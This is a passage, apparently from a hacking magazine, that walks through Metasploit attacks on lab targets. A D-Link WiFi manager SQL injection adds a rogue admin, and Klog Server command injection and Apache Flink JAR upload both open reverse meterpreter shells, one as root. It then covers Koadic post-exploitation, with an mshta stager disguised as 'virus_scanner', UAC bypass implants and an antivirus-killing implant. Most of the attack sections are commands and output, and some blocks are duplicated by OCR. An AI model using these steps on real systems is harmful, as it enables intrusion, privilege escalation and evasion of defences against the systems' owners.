ctions

Auxiliary actions:

   Name          Description
   ----          -----------
   ADD_ADMIN     Add an administrator user
   REMOVE_ADMIN  Remove an administrator user
   SQLI_DUMP     Retrieve all the data from the database
```

```
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set ac
tion ADD_ADMIN
action => ADD_ADMIN
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) >
```

I am adding a new user named "hackercool".

```
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set ac
tion ADD_ADMIN
action => ADD_ADMIN
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set us
ername hackercool
username => hackercool
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > run
[*] Running module against 192.168.36.183

[+] Target seems vulnerable
[*] User not found on the target, inserting
[*] Auxiliary module execution completed
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) >
```

System>User manager

All users(5) | Root admin(3) | Root user(1) | Local admin(0) | Local user(0) | Front desk staff(1) | Online users(1) |

User list

	Status	Username	Privilege	Creation date	Description	Action
		admin	Root admin	2012-08-03 03:34:46	default user	
		userbabu	Root user	2021-04-29 03:43:35		
		userpapa	Root admin	2021-04-29 03:44:23		
		daddy user	Front desk staff	2021-04-29 03:45:03		
		hackercool	Root admin			

5 total 1/1 Page(s)

Another operation this module can perform is deleting users from the target. Let's delete the user we just created using the REMOVE_ADMIN action.

```
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set ac
tion REMOVE_ADMIN
action => REMOVE_ADMIN
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set us
ername hackercool
username => hackercool
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > run
[*] Running module against 192.168.36.183

[+] Target seems vulnerable
[*] Auxiliary module execution completed
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) >
```

System>User manager

All users(4) | Root admin(2) | Root user(1) | Local admin(0) | Local user(0) | Front desk staff(1) | Online users(1) |

User list

	Status	Username	Privilege	Creation date	Description	Action
		admin	Root admin	2012-08-03 03:34:46	default user	
		userbabu	Root user	2021-04-29 03:43:35		
		userpapa	Root admin	2021-04-29 03:44:23		
		daddy user	Front desk staff	2021-04-29 03:45:03		

4 total 1/1 Page(s)

Klog Server Unauthenticated Command Injection Module

TARGET: Klog Server <= 2.4.1 **TYPE: Remote** **Module : Exploit**
ANTI-Malware : NA

KLog Server is a Syslog server that can collect and sign logs from shared folders and various servers lik -e DHCP Server at regular intervals. It is provided as a Vmware and Microsoft based Hyper -V virtual ma -chine and can integrate with all devices (Firewall, Server, etc.) that generate log with Syslog protocol.

The above mentioned versions have a Command Injection vulnerability in the authenticate.php file. The "authenticate.php" file uses the user HTTP POST parameter in a call to the shell_exec() PHP functi- on without appropriate input validation, allowing arbitrary command execution as the apache user. Since the Klog Server is Linux based, the SUDO configuration allows apache user to run any command as root without asking for any password. Hence exploiting this vulnerability results in a shell with root privileges.

The download information of this vulnerable software is given in our Downloads section. We have tested this on Klog Server 2.4.1 in Vmware. Let's set the target first. Install the OVA file of Klog Server a- and configure its network adapter as same as the attacker system (kali). By default, this is NAT adapter. Start the virtual machine. You will be asked to login. Login with default credentials of admin : admin.

```
CentOS Linux 7 (Core)
Kernel 3.10.0-514.el7.x86_64 on an x86_64

klogserver login: admin
Password:
```

In the Menu that opens, select "1".

```
=== ANA MENÜ ==========================================================

  1. Ağ ayarları
  2. Sorun giderme
  3. Bakım
  4. Çıkış

Çalıştırmak istediğiniz komutun sayısını giriniz: 1_
```

In the next menu, select option "2".

```
--- AĞ AYARLARI ---------------------------------------------------------

  1. Ağ ayarlarını göster
  2. Ağ ayarlarını güncelle
  3. Ana menüye dön

Çalıştırmak istediğiniz komutun sayısını giriniz: 2
```

Set the IP address, netmask and gateway addresses.

```
--- AĞ AYARLARI ---------------------------------------------------------

  1. Ağ ayarlarını göster
  2. Ağ ayarlarını güncelle
  3. Ana menüye dön

Çalıştırmak istediğiniz komutun sayısını giriniz: 2


Yeni IP adresi giriniz. Menüye dönmek için Enter'a basınız:
> 192.168.36.190

  IP adres: 192.168.36.190

Yeni alt ag maskesini giriniz. Menüye dönmek için Enter'a basınız:
> 255.255.255.0

  IP adres: 192.168.36.190
  Alt ağ maskesi: 255.255.255.0

Yeni ağ geçidini giriniz. Menüye dönmek için Enter'a basınız:
> 192.168.36.1

  IP adres: 192.168.36.190
  Alt ağ maskesi: 255.255.255.0
  Ağ geçidi: 192.168.36.1

Ayarlar uygulanıyor...
```

Target is set. Load the exploit/linux/http/klog_server_authenticate_user_unauth_command_injection module.

```
msf6 > search klog

Matching Modules
================

   #  Name
                Disclosure Date  Rank       Check  Description
   -  ----
                ---------------  ----       -----  -----------
   0  exploit/linux/http/klog_server_authenticate_user_unauth_comm
and_injection  2020-12-27       excellent  Yes    Klog Server auth
enticate.php user Unauthenticated Command Injection
   1  exploit/windows/http/landesk_thinkmanagement_upload_asp
                2012-02-15       excellent  No     LANDesk Lenovo T
hinkManagement Console Remote Command Execution
```

```
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/klog_server_authenticate_
user_unauth_command_injection) > show options

Module options (exploit/linux/http/klog_server_authenticate_user_u
nauth_command_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
                                          type:host:port[,type:h
                                          ost:port][...]
   RHOSTS                      yes       The target host(s), ran
                                          ge CIDR identifier, or
                                          hosts file with syntax
                                          'file:<path>'

   RPORT      443              yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or netwo
                                          rk interface to listen
                                          on. This must be an add
                                          ress on the local machi
                                          ne or 0.0.0.0 to listen
                                           on all addresses.
   SRVPORT    8080             yes       The local port to liste
                                          n on.
   SSL        true             no        Negotiate SSL/TLS for o
                                          utgoing connections
   SSLCert                     no        Path to a custom SSL ce
```

```
   TARGETURI  /                    yes       randomly generated)
                                             The base path of the Kl
                                             og Server
   URIPATH                         no        The URI to use for this
                                              exploit (default is ra
                                             ndom)
   USE_SUDO   true                 yes       Execute payload as root
                                              using sudo
   VHOST                           no        HTTP server virtual hos
                                             t

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux (x86)
```

I set all the required options and confirmed that the target is indeed vulnerable using check command.

```
msf6 exploit(linux/http/klog_server_authenticate_
user_unauth_command_injection) > set rhosts 192.168.36.190
rhosts => 192.168.36.190
msf6 exploit(linux/http/klog_server_authenticate_
user_unauth_command_injection) > check
[+] 192.168.36.190:443 - The target is vulnerable. Response receiv
ed after 9 seconds.
```

After confirmation, I set LHOST option and execute the module.

```
msf6 exploit(linux/http/klog_server_authenticate_
user_unauth_command_injection) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(linux/http/klog_server_authenticate_
user_unauth_command_injection) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Response received after 11 seconds.
[*] Sending stage (980808 bytes) to 192.168.36.190
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.190:54080) at 2021-05-06 22:08:54 -0400
[*] Command Stager progress - 100.00% done (773/773 bytes)
```

```
meterpreter > sysinfo
Computer     : klogserver.klogserver.com
OS           : CentOS 7.3.1611 (Linux 3.10.0-514.el7.x86_64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root @ klogserver.klogserver.com (uid=0, gid=0, e
uid=0, egid=0)
meterpreter >
```

As readers can see, I successfully have a meterpreter session on the target with root privileges.

Apache Flink JAR Upload Java Code Edecution Module

TARGET: Apache Flink 1.9.3 & 1.11.2 on Ubuntu 18 and Windows 10 **TYPE: Remote**
Module : Exploit **ANTI-Malware : NA**

Apache Flink is an open-source, unified stream-processing and batch-processing framework developed by the Apache Software Foundation. It is used to process data streams at a large scale and to deliver re-al-time analytical insights about processed data with streaming application. The above mentioned versi-ons of Apache Flink have a File Upload vulnerability in the dashboard of the web interface. Using this vul-nerability, this module uploads a malicious JAR file to the target to achieve remote code execution.

The download information of this vulnerable software is given in our Downloads section. I have tested this on Apache Flink 1.11.2 running on Ubuntu 18. Let's set the target first. Open a terminal in the Ubuntu system and run the following command to download Flink 1.11.2.

```
user1@ubuntu:~$ wget 'https://archive.apache.org/dist/flink/flink-1.11.2/flink-1
.11.2-bin-scala_2.11.tgz'
--2021-05-12 08:32:55--  https://archive.apache.org/dist/flink/flink-1.11.2/flin
k-1.11.2-bin-scala_2.11.tgz
Resolving archive.apache.org (archive.apache.org)... 138.201.131.134, 2a01:4f8:1
72:2ec5::2
Connecting to archive.apache.org (archive.apache.org)|138.201.131.134|:443... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 320599373 (306M) [application/x-gzip]
Saving to: 'flink-1.11.2-bin-scala_2.11.tgz'

flink-1.11.2-bin-sc 100%[===================>] 305.75M  3.54MB/s    in 68s

2021-05-12 08:34:04 (4.49 MB/s) - 'flink-1.11.2-bin-scala_2.11.tgz' saved [32059
9373/320599373]

user1@ubuntu:~$
```

Once the download is finished, I extract the contents of the gzip archive.

```
user1@ubuntu:~$ tar zxvf flink-1.11.2-bin-scala_2.11.tgz
flink-1.11.2/
flink-1.11.2/LICENSE
flink-1.11.2/opt/
flink-1.11.2/opt/flink-oss-fs-hadoop-1.11.2.jar
flink-1.11.2/opt/flink-s3-fs-hadoop-1.11.2.jar
```

While starting Flink, I noticed that there is no Java installed on the target system, so I first installed Java on the system.

```
user1@ubuntu:~$ cd flink-1.11.2/
user1@ubuntu:~/flink-1.11.2$ ls
bin   examples  LICENSE   log     opt      README.txt
conf  lib       licenses  NOTICE  plugins
user1@ubuntu:~/flink-1.11.2$ ./bin/start-cluster.sh
Please specify JAVA_HOME. Either in Flink config ./conf/flink-conf.yaml or as sy
stem-wide JAVA_HOME.
user1@ubuntu:~/flink-1.11.2$
```

```
user1@ubuntu:~/flink-1.11.2$ sudo apt install default-jre
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ca-certificates-java default-jre-headless fonts-dejavu-extra java-common
  libatk-wrapper-java libatk-wrapper-java-jni libgif7 openjdk-11-jre
  openjdk-11-jre-headless
Suggested packages:
  default-java-plugin fonts-ipafont-gothic fonts-ipafont-mincho
  fonts-wqy-microhei | fonts-wqy-zenhei
The following NEW packages will be installed:
  ca-certificates-java default-jre default-jre-headless fonts-dejavu-extra
  java-common libatk-wrapper-java libatk-wrapper-java-jni libgif7
  openjdk-11-jre openjdk-11-jre-headless
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 41.6 MB of archives.
After this operation, 191 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

I restarted the system and confirmed that java is now installed on the target.

```
user1@ubuntu:~/flink-1.11.2$ java --version
openjdk 10.0.1 2018-04-17
OpenJDK Runtime Environment (build 10.0.1+10-Ubuntu-3ubuntu1)
OpenJDK 64-Bit Server VM (build 10.0.1+10-Ubuntu-3ubuntu1, mixed mode)
user1@ubuntu:~/flink-1.11.2$
```

```
user1@ubuntu:~$ echo $JAVA_HOME
/usr/lib/jvm/java-11-openjdk-amd64
user1@ubuntu:~$ ls
```

Now, I can start Flink.

```
user1@ubuntu:~/flink-1.11.2$ ./bin/start-cluster.sh
Starting cluster.
Starting standalonesession daemon on host ubuntu.
Starting taskexecutor daemon on host ubuntu.
user1@ubuntu:~/flink-1.11.2$
```

The target is set.

"Rather than fearing or ignoring cyber attacks, do ensure your cyber resilience to them."
- Stephane Nappo

From the Attacker system, I use Nmap to see if the Flink service is running on the target.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.36.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 12:02 EDT
Nmap scan report for 192.168.36.150
Host is up (0.0039s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE          VERSION
6123/tcp open  spark            Apache Spark
8081/tcp open  blackice-icecap?
1 service unrecognized despite returning data. If you know the ser
vice/version, please submit the following fingerprint at https://n
map.org/cgi-bin/submit.cgi?new-service :
SF-Port8081-TCP:V=7.91%I=7%D=5/12%Time=609BFC2F%P=i686-pc-linux-gn
u%r(GetR
SF:equest,93B,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/htm
l\r\nDat
```

Although it doesn't identify the service running, it shows port 8081 open. This is the default port of Apach -e Flink. Next, I load the exploit/multi/http/apache_flink_jar_upload_exec module.

```
msf6 > search flink

Matching Modules
================

   #  Name                                                     Di
sclosure Date  Rank       Check  Description
   -  ----                                                     --
-------------  ----       -----  -----------
   0  exploit/multi/http/apache_flink_jar_upload_exec          20
19-11-13       excellent  Yes    Apache Flink JAR Upload Java Code
 Execution
```

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_
tcp
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > show optio
ns

Module options (exploit/multi/http/apache_flink_jar_upload_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format t
                                       ype:host:port[,type:host:
                                       port][...]
   RHOSTS                    yes       The target host(s), range
                                        CIDR identifier, or host
                                       s file with syntax 'file:
```

```
                                        port][...]
   RHOSTS                    yes        The target host(s), range
                                         CIDR identifier, or host
                                        s file with syntax 'file:
                                        <path>'
   RPORT    8081             yes        The target port (TCP)
   SSL      false            no         Negotiate SSL/TLS for out
                                        going connections
   VHOST                     no         HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.171   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port
```

I set all the required options and confirmed that the target is indeed vulnerable using check command.

```
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > set rhosts
 192.168.36.150
rhosts => 192.168.36.150
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > check
[*] 192.168.36.150:8081 - The target appears to be vulnerable. Apa
che Flink version 1.11.2.
msf6 exploit(multi/http/apache_flink_jar_upload_exec) >
```

After confirmation, I execute the module.

```
msf6 exploit(multi/http/apache_flink_jar_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Apache Flink version 1.11
.2.
[*] Uploading JAR payload 'uPTgJcSfc.jar' (5270 bytes) ...
[*] Retrieving list of avialable JAR files ...
[+] Found uploaded JAR file '40f9a163-fb87-4074-8376-72aa791acc1c_
uPTgJcSfc.jar'
[*] Executing JAR payload '40f9a163-fb87-4074-8376-72aa791acc1c_uP
TgJcSfc.jar' entry class 'metasploit.Payload' ...
[*] Sending stage (58060 bytes) to 192.168.36.150
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.150:42196) at 2021-05-12 12:18:19 -0400
[*] Removing JAR file '40f9a163-fb87-4074-8376-72aa791acc1c_uPTgJc
```

```
[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Apache Flink version 1.11
.2.
[*] Uploading JAR payload 'uPTgJcSfc.jar' (5270 bytes) ...
[*] Retrieving list of avialable JAR files ...
[+] Found uploaded JAR file '40f9a163-fb87-4074-8376-72aa791acc1c_
uPTgJcSfc.jar'
[*] Executing JAR payload '40f9a163-fb87-4074-8376-72aa791acc1c_uP
TgJcSfc.jar' entry class 'metasploit.Payload' ...
[*] Sending stage (58060 bytes) to 192.168.36.150
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.150:42196) at 2021-05-12 12:18:19 -0400
[*] Removing JAR file '40f9a163-fb87-4074-8376-72aa791acc1c_uPTgJc
Sfc.jar' ...


meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux 4.15.0-29-generic (amd64)
Meterpreter : java/linux
meterpreter > getuid
Server username: user1
meterpreter >
```

Koadic, Or COM Command & Control

TOOL OF THE MONTH

Koadic, or COM command and control is a rootkit used for Windows POST exploitation. It is similar to Meterpreter and Powershell Empire except that it performs most of its operations using Windows Script Host. i.e JScript and Visual Basic Script. The good thing about Koadic is that it is compatible with almost all the versions of Windows from Windows 2000 to windows 10. It also has the ability serve payloads in memory and is updated to run with newly released python 3.Koadic can be cloned from Github as shown below.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/zerosum0x0/koadic.git
Cloning into 'koadic'...
remote: Enumerating objects: 4261, done.
remote: Counting objects: 100% (46/46), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 4261 (delta 21), reused 28 (delta 13), pack-reused 4
215
Receiving objects: 100% (4261/4261), 8.54 MiB | 1.87 MiB/s, done.
Resolving deltas: 100% (2794/2794), done.

┌──(kali㉿kali)-[~]
└─$
```

Once the repository is cloned, we can navigate into that directory and install the requirements needed for koadic.

```
┌──(kali㉿kali)-[~]
└─$ cd koadic

┌──(kali㉿kali)-[~/koadic]
└─$ pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/local/lib/python3.
9/dist-packages/impacket-0.9.23.dev1+20210309.140316.90b17109-py3.
9.egg (from -r requirements.txt (line 1)) (0.9.23.dev1+20210309.14
0316.90b17109)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-p
ackages (from -r requirements.txt (line 2)) (2.6.1)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-pac
kages (from -r requirements.txt (line 3)) (0.4.8)
Requirement already satisfied: tabulate in /usr/lib/python3/dist-p
ackages (from -r requirements.txt (line 4)) (0.8.7)
Collecting rjsmin
  Downloading rjsmin-1.1.0.tar.gz (412 kB)
```

Once the requirements are all installed, koadic can be started. It can be started using command ./koadic.

```
 -{ Koadic C3 - COM Command & Control }-
     Windows Post-Exploitation Tools
             Endless Intellect

          ~[ Version:  0xB ]~
          ~[ Stagers:    6 ]~
          ~[ Implants:  46 ]~

(koadic: sta/js/mshta)$
```

Koadic has two important components, stagers and implants.

Stagers are used to hook zombies (sessions). After a zombie is hooked, we can use implants. Implants are jobs that can be performed on target machine after zombie is hooked. Readers have seen the config-uration of stagers and their action in Real World Hacking Scenario of the Present issue by Hackercool. As implants are the most important features of Koadic, we will explain in detail about them here. So this article will continue from the same Real World Hacking Scenario after a zombie has been hooked.

```
(koadic: sta/js/mshta)$ set ENDPOINT virus_scanner
[+] ENDPOINT => virus_scanner
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.36.171:9999/virus_scanner
[>] mshta http://192.168.36.171:9999/virus_scanner
[+] Zombie 0: Staging new connection (192.168.36.154) on Stager 0
[!] Zombie 0: Timed out.
[+] Zombie 0: WIN-DHH9GH6L5SP\admin @ WIN-DHH9GH6L5SP -- Windows 7
 Home Basic
[+] Zombie 0: Re-connected.
(koadic: sta/js/mshta)$
```

In koadic interface, hit use implant <tab> <tab> to see all the implants. The implants are classified into eight categories. They are privilege elevation, gather, manage, phish, scan, fun, injection, persistence, pivoting and utility.

```
(koadic: sta/js/mshta)$ use implant/
elevate/  gather/   manage/   phish/    scan/
fun/      inject/   persist/  pivot/    util/
(koadic: sta/js/mshta)$ use implant/
```

The implants related to each category can be viewed by using command use implant/<category> <tab> <tab>. For example, all the implants related to privilege elevation can be viewed as shown below.

```
(koadic: sta/js/mshta)$ use implant/elevate/
bypassuac_compdefaults
bypassuac_compmgmtlauncher
bypassuac_eventvwr
bypassuac_fodhelper
bypassuac_sdclt
bypassuac_slui
bypassuac_systempropertiesadvanced
bypassuac_wsreset
system_createservice
(koadic: sta/js/mshta)$ use implant/elevate/
```


Not all implants work for all versions of Windows. For instance, our target is a Windows 7 system. The bypassuac_fodhelper and bypassuac_sdclt implants work on Windows 10. The bypassuac_slui implant works on targets from Windows 8-10. It is necessary to use the correct privilege elevation implant. In our case, the bypassuac_eventvwr implant seems the correct one. This implant works on targets ranging fro-m Windows 7 to Windows 10.

This implant works by hijacking a special key in the Windows Registry under the current user to elevate privileges. Let's use this implant. for privilege escalation. This can be done as shown below. The main options the implant needs to work is the payload and zombie options. Both are theID of the zombie we previously got.

```
(koadic: imp/ele/bypassuac_sdclt)$ use implant/elevate/bypassuac_e
ventvwr
(koadic: imp/ele/bypassuac_eventvwr)$ info

        NAME      VALUE              REQ     DESCRIPTION
        -----     -----------        ----    -------------
        PAYLOAD                      yes     run listeners for a
list of IDs
        ZOMBIE    0                  yes     the zombie to target
```

```
(koadic: imp/ele/bypassuac_eventvwr)$ set payload 0
[+] PAYLOAD => 0
(koadic: imp/ele/bypassuac_eventvwr)$ set zombie 0
[+] ZOMBIE => 0
(koadic: imp/ele/bypassuac_eventvwr)$ run

[*] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) created.
(koadic: imp/ele/bypassuac_eventvwr)$
(koadic: imp/ele/bypassuac_eventvwr)$
```

However, when we execute the implant after setting all the options, nothing happens. This is because the Anti Virus on the target has blocked this.




```
(koadic: imp/ele/bypassuac_eventvwr)$ zombies

        ID   IP            STATUS  LAST SEEN
        ---  ---------     ------- -------------
        0    10.10.10.7    Alive   2021-05-17 09:19:10
```

In scenarios like these, koadic has a killav implant which is supposed to kill the antivirus. However, this implant failed for us.

```
(koadic: imp/gat/windows_key)$ use implant/manage/
enable_rdesktop   exec_cmd          killav
